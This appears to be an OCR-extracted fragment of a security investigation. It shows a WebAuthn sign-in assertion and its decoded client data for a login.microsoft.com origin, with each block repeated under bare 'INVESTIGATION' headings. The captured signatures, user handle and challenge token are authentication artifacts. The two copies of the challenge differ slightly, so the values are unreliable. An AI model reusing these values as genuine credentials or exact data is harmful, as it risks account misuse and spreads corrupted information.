
```
{
  "id":"LAVOnVkYSV1UNPdizHid632FEzb7Gi_NrGnHkr6paZE",
  "clientDataJSON":"eyJ0eXBlIjoid2ViYXV0aG4uZ2V0Iiwi...snip....mdsL3lhYlBleCJ9",
  "authenticatorData":"NWye1KCTIblpXx6vkYID8bVfaJ2mH7yWGEwVfdpoDIEFAAAAAA",
  "signature":
  "bg6usSvVuUFFJZyM56z3EfvK0MyANpvsSuYnTHlD5d9m609V1Yhr-kc20zWOGFOcIzb8KjKIXMt1BWK
  eUL74_QEp0a61hTJ04X9PkXxd-NPuUICLcB4xq4ldV77SG4x8q8ne3Hrbmb_PlFVK42uTvflfxJqBgmk
  Ch5HPHH5XfJOv3YZVpG22i5MxqcM4VqRyVFxb65hMvoBemwa95VlKayBSSKyA3MbhPqaSrTGb5ogwePh
  w0tLEU41EvKthInptHvRDq4J4b0cI3ntOYkp1vx4Z_3wjnc8VlzfpD2S4L0VX3daEpI8nDNrp_SKx5gA
  OfnD6IB4acS973XDvXtWrcQ",
  "userHandle":
  "T046OT154DkJbUmxKRmO3ZFv6yOUtUjew3xhW78NWIE2_GoM7JpaLF8WPJCkBle7Nna5"
}
```

INVESTIGATION




```
{
  "id":"LAVOnVkYSV1UNPdizHid632FEzb7Gi_NrGnHkr6paZE",
  "clientDataJSON":"eyJ0eXBlIjoid2ViYXV0aG4uZ2V0Iiwi...snip....mdsL3lhYlBleCJ9",
  "authenticatorData":"NWye1KCTIblpXx6vkYID8bVfaJ2mH7yWGEwVfdpoDIEFAAAAAA",
  "signature":
  "bg6usSvVuUFFJZyM56z3EfvK0MyANpvsSuYnTHlD5d9m609V1Yhr-kc20zWOGFOcIzb8KjKIXMt1BWK
  eUL74_QEp0a61hTJ04X9PkXxd-NPuUICLcB4xq4ldV77SG4x8q8ne3Hrbmb_PlFVK42uTvflfxJqBgmk
  Ch5HPHH5XfJOv3YZVpG22i5MxqcM4VqRyVFxb65hMvoBemwa95VlKayBSSKyA3MbhPqaSrTGb5ogwePh
  w0tLEU41EvKthInptHvRDq4J4b0cI3ntOYkp1vx4Z_3wjnc8VlzfpD2S4L0VX3daEpI8nDNrp_SKx5gA
  OfnD6IB4acS973XDvXtWrcQ",
  "userHandle":
  "T046OT154DkJbUmxKRmO3ZFv6yOUtUjew3xhW78NWIE2_GoM7JpaLF8WPJCkBle7Nna5"
}
```

INVESTIGATION



```
{
  "type":"webauthn.get",
  "challenge":
  "Ty5leUowZVhBaU9pSktWMVFpTENKaGJHY2lPaUpTVXpJMU5pSXNJbmcxZENJNklrMUhUSEZxT1RoV1R
  reHZXR0ZHWm5CS1EwSndaMEkwU21GTGN5SjkuZXlKaGRXUWlPaUoxY200NmJXbGpjbTl6YjJaME9tWnB
  aRzg2WTJoaGJHeGxibWRsSWl3aWFYTnpJam9pYUhSMGNITTZMeTlzYjJkcGJpNXRhV055YjNOdlpuUXV
  ZMjl0SWl3aWFXRjBJam94TnpFNU5UY3lNamN4TENKdVltWWlPakUzTVRrMU56SXlOekVzSW1WNGNDSTZ
  NVGN4T1RVM01qVTNNWDAuRDhuTEJnVWtnTVNUamxJV0JjdVZKTGplX21PeWo3Z2xOTzUxN0FMTEFEUUg
  2MTJiczVMTHY5dkVJTUtLR2RwMEFUM3BjWU1wVFVWTjAwRlVPQjNyU29icTNtWS14S1QyNmJxN3dWOFd
  pVzlXYnVNVWh6RlFzQWpfQlRNN3dJbkdfV2hhdjBnNHhBdWZfNUc1VnFrM3VFZVpXeEFh5R1g5U3NxcVh
  vRDZUVU5HT2RrUHBGQ05sOFZxR0JUZk1rVl92dTBraFFnOThYU05KeUNIUGVZcHZ4Ml9LdEJSZ2pYY3N
  sR0RXSmFLTHE2bkF6OHR0SzZYUUFrSVN6VTBlS1VocnQ4dHdQbm5penVTQWM3TGVrR2ZXZFBDYlUzZEl
  VYUMwcUxFUzVmSDBTSlRpdERlcHdPRnhtZkx6S0plU19TZ1J1ZHBfYk1majJxRFBPbkoyRExFWVNn",
  "origin":"https://login.microsoft.com",
  "crossOrigin":false,
  "other_keys_can_be_added_here":
  "do not compare clientDataJSON against a template. See https://goo.gl/yabPex"
}
```


INVESTIGATION



```
{
  "type":"webauthn.get",
  "challenge":
  "Ty5leUowZVhBaU9pSktWMVFpTENKaGJHY2lPaUpTVXpJMU5pSXNJbmcxZENJNklrMUhUSEZxT1RoV1R
  reHZXR0ZHWm5CS1EwSndaMEkwU21GTGN5SjkuZXlKaGRXUWlPaUoxY200NmJXbGpjbTl6YjJaME9tWnB
  aRzg2WTJoaGJHeGxibWRsSWl3aWFYTnpJam9pYUhSMGNITTZMeTlzYjJkcGJpNXRhV055YjNOdlpuUXV
  ZMjl0SWl3aWFXRjBJam94TnpFNU5UY3lNamN4TENKdVltWWlPakUzTVRrMU56SXlOekVzSW1WNGNDSTZ
  NVGN4T1RVM01qVTNNWDAuRDhuTEJnVWtnTVNUamxJV0JjdVZKTGplX21PeWo3Z2xOTzUxN0FMTEFEUUg
  2MTJiczVMTHY5dkVJTUtLR2RwMEFUM3BjWU1wVFVWTjAwRlVPQjNyU29icTNtWS14S1QyNmJxN3dWOFd
  pVzlXYnVNVWh6RlFzQWpfQlRNN3dJbkdfV2hhdjBnNHhBdWZfNUc1VnFrM3VFZVpXeFh5R1g5U3NxcVh
  vRDZUVU5HT2RrUHBGQ05sOFZxR0JUZk1rVl92dTBraFFnOThYU05KeUNIUGVZcHZ4Ml9LdEJSZ2pYY3N
  sR0RXSmFLTHE2bkF6OHR0SzZYUUFrSVN6VTBlS1VocnQ4dHdQbm5penVTQWM3TGVrR2ZXZFBDYlUzZEl
  VYUMwcUxFUzVmSDBTSlRpdERlcHdPRnhtZkx6S0plU19TZ1J1ZHBfYk1majJxRFBPbkoyRExFWVNn",
  "origin":"https://login.microsoft.com",
  "crossOrigin":false,
  "other_keys_can_be_added_here":
  "do not compare clientDataJSON against a template. See https://goo.gl/yabPex"
}
```

INVESTIGATION

INVESTIGATION



